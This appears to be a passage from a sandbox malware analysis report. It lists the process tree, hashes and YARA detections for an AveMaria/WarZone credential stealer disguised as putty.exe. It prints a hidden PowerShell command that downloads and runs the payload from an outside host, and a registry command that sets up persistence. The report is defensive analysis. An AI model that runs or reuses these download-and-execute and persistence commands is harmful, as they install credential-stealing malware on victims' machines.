| Commandline:                  | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).Download File("http://newhosteeeeee.ydns.eu/putty.exe","C:\Users\user\AppData\Roaming\putty.exe");Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' |
| Imagebase:                    | 0x13f100000                                                                                                                                                                                                                                                                                                                 |
| File size:                    | 473600 bytes                                                                                                                                                                                                                                                                                                                |
| MD5 hash:                     | 852D67A27E454BD389FA7F02A8CBE23F                                                                                                                                                                                                                                                                                            |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                        |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                        |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                           |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000006.00000002.2096261364.00000000002C0000.00000004.00000020.sdmp, Author: Florian Roth</li> </ul>                                                          |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                        |

#### File Activities

Show Windows behavior

#### File Written

#### File Read

### Analysis Process: powershell.exe PID: 3056 Parent PID: 2604

#### General

|                        |                                                                                                                                                                                                                                                                                                                             |
|------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:            | 10:59:41                                                                                                                                                                                                                                                                                                                    |
| Start date:            | 02/08/2021                                                                                                                                                                                                                                                                                                                  |
| Path:                  | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                   |
| Wow64 process (32bit): | false                                                                                                                                                                                                                                                                                                                       |
| Commandline:           | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).Download File("http://newhosteeeeee.ydns.eu/putty.exe","C:\Users\user\AppData\Roaming\putty.exe");Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' |
| Imagebase:             | 0x13f100000                                                                                                                                                                                                                                                                                                                 |
| File size:             | 473600 bytes                                                                                                                                                                                                                                                                                                                |

|                               |                                  |
|-------------------------------|----------------------------------|
| MD5 hash:                     | 852D67A27E454BD389FA7F02A8CBE23F |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | .Net C# or VB.NET                |
| Reputation:                   | high                             |

#### File Activities

Show Windows behavior

#### File Read

### Analysis Process: putty.exe PID: 2952 Parent PID: 1068

#### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:59:44                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Start date:                   | 02/08/2021                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Path:                         | C:\Users\user\AppData\Roaming\putty.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Commandline:                  | 'C:\Users\user\AppData\Roaming\putty.exe'                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Imagebase:                    | 0x100000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File size:                    | 731648 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5 hash:                     | 0CFE251E0B61BBC87656F52DEFAD4C53                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.2119294130.0000000002637000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.2119294130.0000000002637000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000A.00000002.2119294130.0000000002637000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.2122718897.0000000003601000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000A.00000002.2122718897.0000000003601000.00000004.00000001.sdmp, Author: Joe Security</li> </ul> |
| Antivirus matches:            | <ul style="list-style-type: none"> <li>Detection: 100%, Joe Sandbox ML</li> <li>Detection: 28%, ReversingLabs</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

#### File Activities

Show Windows behavior

#### File Read

#### Registry Activities

Show Windows behavior

### Analysis Process: putty.exe PID: 2948 Parent PID: 3056

#### General

|                        |                                           |
|------------------------|-------------------------------------------|
| Start time:            | 10:59:44                                  |
| Start date:            | 02/08/2021                                |
| Path:                  | C:\Users\user\AppData\Roaming\putty.exe   |
| Wow64 process (32bit): | true                                      |
| Commandline:           | 'C:\Users\user\AppData\Roaming\putty.exe' |
| Imagebase:             | 0x100000                                  |
| File size:             | 731648 bytes                              |
| MD5 hash:              | 0CFE251E0B61BBC87656F52DEFAD4C53          |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000B.00000002.2119646724.00000000025F7000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2119646724.00000000025F7000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000B.00000002.2119646724.00000000025F7000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2123072051.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000B.00000002.2123072051.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

#### File Activities

Show Windows behavior

#### File Read

### Analysis Process: putty.exe PID: 1492 Parent PID: 2948

#### General

|                               |                                         |
|-------------------------------|-----------------------------------------|
| Start time:                   | 10:59:51                                |
| Start date:                   | 02/08/2021                              |
| Path:                         | C:\Users\user\AppData\Roaming\putty.exe |
| Wow64 process (32bit):        | false                                   |
| Commandline:                  | C:\Users\user\AppData\Roaming\putty.exe |
| Imagebase:                    | 0x100000                                |
| File size:                    | 731648 bytes                            |
| MD5 hash:                     | 0CFE251E0B61BBC87656F52DEFAD4C53        |
| Has elevated privileges:      | true                                    |
| Has administrator privileges: | true                                    |
| Programmed in:                | C, C++ or other language                |
| Reputation:                   | low                                     |

### Analysis Process: putty.exe PID: 2308 Parent PID: 2952

#### General

|                               |                                         |
|-------------------------------|-----------------------------------------|
| Start time:                   | 10:59:52                                |
| Start date:                   | 02/08/2021                              |
| Path:                         | C:\Users\user\AppData\Roaming\putty.exe |
| Wow64 process (32bit):        | true                                    |
| Commandline:                  | C:\Users\user\AppData\Roaming\putty.exe |
| Imagebase:                    | 0x100000                                |
| File size:                    | 731648 bytes                            |
| MD5 hash:                     | 0CFE251E0B61BBC87656F52DEFAD4C53        |
| Has elevated privileges:      | true                                    |
| Has administrator privileges: | true                                    |
| Programmed in:                | C, C++ or other language                |

Yara matches:

- Rule: JoeSecurity\_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118755811.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118755811.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118971999.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118971999.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2119027493.00000000005C3000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2119027493.00000000005C3000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118869644.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118869644.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118769952.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118769952.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security
- Rule: MAL\_Envrial\_Jan18\_1, Description: Detects Encrial credential stealer malware, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity\_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: AveMaria\_WarZone, Description: unknown, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: unknown
- Rule: JoeSecurity\_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118879592.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118879592.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security

Reputation:

low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: putty.exe PID: 2260 Parent PID: 2948

General

|                               |                                         |
|-------------------------------|-----------------------------------------|
| Start time:                   | 10:59:52                                |
| Start date:                   | 02/08/2021                              |
| Path:                         | C:\Users\user\AppData\Roaming\putty.exe |
| Wow64 process (32bit):        | false                                   |
| Commandline:                  | C:\Users\user\AppData\Roaming\putty.exe |
| Imagebase:                    | 0x100000                                |
| File size:                    | 731648 bytes                            |
| MD5 hash:                     | 0CFE251E0B61BBC87656F52DEFAD4C53        |
| Has elevated privileges:      | true                                    |
| Has administrator privileges: | true                                    |
| Programmed in:                | C, C++ or other language                |
| Reputation:                   | low                                     |

### Analysis Process: putty.exe PID: 2428 Parent PID: 2948

#### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:59:54                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Start date:                   | 02/08/2021                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Path:                         | C:\Users\user\AppData\Roaming\putty.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Commandline:                  | C:\Users\user\AppData\Roaming\putty.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Imagebase:                    | 0x100000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| File size:                    | 731648 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5 hash:                     | 0CFE251E0B61BBC87656F52DEFAD4C53                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: unknown</li> </ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |

### Analysis Process: cmd.exe PID: 2156 Parent PID: 2308

#### General

|                               |                                                                                                                                    |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:59:56                                                                                                                           |
| Start date:                   | 02/08/2021                                                                                                                         |
| Path:                         | C:\Windows\SysWOW64\cmd.exe                                                                                                        |
| Wow64 process (32bit):        | true                                                                                                                               |
| Commandline:                  | cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' |
| Imagebase:                    | 0x49d30000                                                                                                                         |
| File size:                    | 302592 bytes                                                                                                                       |
| MD5 hash:                     | AD7B9C14083B52BC532FBA5948342B98                                                                                                   |
| Has elevated privileges:      | true                                                                                                                               |
| Has administrator privileges: | true                                                                                                                               |
| Programmed in:                | C, C++ or other language                                                                                                           |

**Analysis Process: images.exe PID: 2168 Parent PID: 2308****General**

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:59:56                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Start date:                   | 02/08/2021                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Path:                         | C:\ProgramData\images.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Commandline:                  | C:\ProgramData\images.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Imagebase:                    | 0x1180000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| File size:                    | 731648 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| MD5 hash:                     | 0CFE251E0B61BBC87656F52DEFAD4C53                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Yara matches:                 | <ul style="list-style-type: none"><li>• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.2139607287.0000000003911000.00000004.00000001.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000011.00000002.2139607287.0000000003911000.00000004.00000001.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000011.00000002.2136747408.0000000002947000.00000004.00000001.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.2136747408.0000000002947000.00000004.00000001.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000011.00000002.2136747408.0000000002947000.00000004.00000001.sdmp, Author: Joe Security</li></ul> |
| Antivirus matches:            | <ul style="list-style-type: none"><li>• Detection: 100%, Joe Sandbox ML</li><li>• Detection: 28%, ReversingLabs</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |

**Analysis Process: reg.exe PID: 2400 Parent PID: 2156****General**

|                               |                                                                                                                         |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:59:57                                                                                                                |
| Start date:                   | 02/08/2021                                                                                                              |
| Path:                         | C:\Windows\SysWOW64\reg.exe                                                                                             |
| Wow64 process (32bit):        | true                                                                                                                    |
| Commandline:                  | REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' |
| Imagebase:                    | 0xb50000                                                                                                                |
| File size:                    | 62464 bytes                                                                                                             |
| MD5 hash:                     | D69A9ABBB0D795F21995C2F48C1EB560                                                                                        |
| Has elevated privileges:      | true                                                                                                                    |
| Has administrator privileges: | true                                                                                                                    |
| Programmed in:                | C, C++ or other language                                                                                                |

**Analysis Process: verclsid.exe PID: 1900 Parent PID: 2604****General**

|                        |                                                                                                                                  |
|------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Start time:            | 11:00:00                                                                                                                         |
| Start date:            | 02/08/2021                                                                                                                       |
| Path:                  | C:\Windows\System32\verclsid.exe                                                                                                 |
| Wow64 process (32bit): | false                                                                                                                            |
| Commandline:           | 'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 |
| Imagebase:             | 0xff8f0000                                                                                                                       |
| File size:             | 11776 bytes                                                                                                                      |
| MD5 hash:              | 3796AE13F680D9239210513EDA590E86                                                                                                 |

|                               |                          |
|-------------------------------|--------------------------|
| Has elevated privileges:      | true                     |
| Has administrator privileges: | true                     |
| Programmed in:                | C, C++ or other language |

## Analysis Process: images.exe PID: 2820 Parent PID: 2168

### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 11:00:02                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Start date:                   | 02/08/2021                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Path:                         | C:\ProgramData\images.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Commandline:                  | C:\ProgramData\images.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Imagebase:                    | 0x1180000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| File size:                    | 731648 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| MD5 hash:                     | 0CFE251E0B61BBC87656F52DEFAD4C53                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137169067.0000000000613000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137169067.0000000000613000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: AveMaria_WarZone, Description: unknown, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: unknown</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137304291.0000000000607000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137304291.0000000000607000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137077371.0000000000603000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137077371.0000000000603000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137213660.0000000000607000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137213660.0000000000607000.00000004.00000001.sdmp, Author: Joe Security</li> </ul> |

## Analysis Process: notepad.exe PID: 2416 Parent PID: 2604

### General

|                        |                                                                                         |
|------------------------|-----------------------------------------------------------------------------------------|
| Start time:            | 11:00:02                                                                                |
| Start date:            | 02/08/2021                                                                              |
| Path:                  | C:\Windows\System32\notepad.exe                                                         |
| Wow64 process (32bit): | false                                                                                   |
| Commandline:           | 'C:\Windows\system32\notepad.exe' 'C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh.ScT' |

|                               |                                  |
|-------------------------------|----------------------------------|
| Imagebase:                    | 0xff1d0000                       |
| File size:                    | 193536 bytes                     |
| MD5 hash:                     | B32189BDFF6E577A92BAA61AD49264E6 |
